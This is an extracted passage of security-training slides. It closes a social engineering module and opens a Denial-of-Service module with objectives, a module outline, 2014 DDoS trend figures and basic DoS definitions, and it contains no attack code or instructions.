



- Social engineering is the art of convincing people to reveal confidential information
- Social engineering involves acquiring sensitive information or inappropriate access privileges by an outsider
- Attackers attempt social engineering attacks on office workers to extract sensitive data
- Human-based social engineering refers to person-to-person interaction to retrieve the desired information
- Computer-based social engineering refers to having computer software that attempts to retrieve the desired information
- Identity theft occurs when someone steals your name and other personal information for fraudulent purposes
- A successful defense depends on having good policies and their diligent implementation

Denial-of-Service

Module 09

Unmask the Invisible Hacker




Module Objectives



- ↳ Overview of Denial-of-Service (DoS) and Distributed Denial-of-Service (DDoS) Attacks
- ↳ Understanding Different DoS/DDoS Attack Techniques
- ↳ Understanding the Botnet Network

- ↳ Understanding Various DoS and DDoS Attack Tools
- ↳ Understanding Different Techniques to Detect DoS and DDoS Attacks
- ↳ DoS/DDoS Countermeasures
- ↳ Overview of DoS Attack Penetration Testing



Module Flow



DoS/DDoS Concepts

DoS/DDoS Attack
Techniques

Botnets

DDoS Case Study

DoS/DDoS Attack
Tools

Countermeasures

DoS/DDoS
Protection Tools

DoS/DDoS
Penetration Testing


DDoS Attack Trends



According to Verisign DDoS Trends Report – Q4 2014

Average attack size increased to **7.39** gigabits per second (Gbps), rising **14%** higher than in Q3 2014 and **245%** higher than Q4 2013

Mitigations By Industry Vertical - Q4 2014




- IT Services/Cloud/SAAS
- Media and Entertainment/Content
- Financial
- Public Sector
- E-Commerce/Online Advertising
- Telecommunication

<https://www.verisigninc.com>

What is a Denial-of-Service Attack?




- Denial of Service (DoS) is an attack on a computer or network that reduces, restricts or prevents accessibility of system resources to its legitimate users
- In a DoS attack, attackers flood a victim system with non-legitimate service requests or traffic to overload its resources
- DoS attack leads to unavailability of a particular website and slow network performance



What are Distributed Denial of Service Attacks?

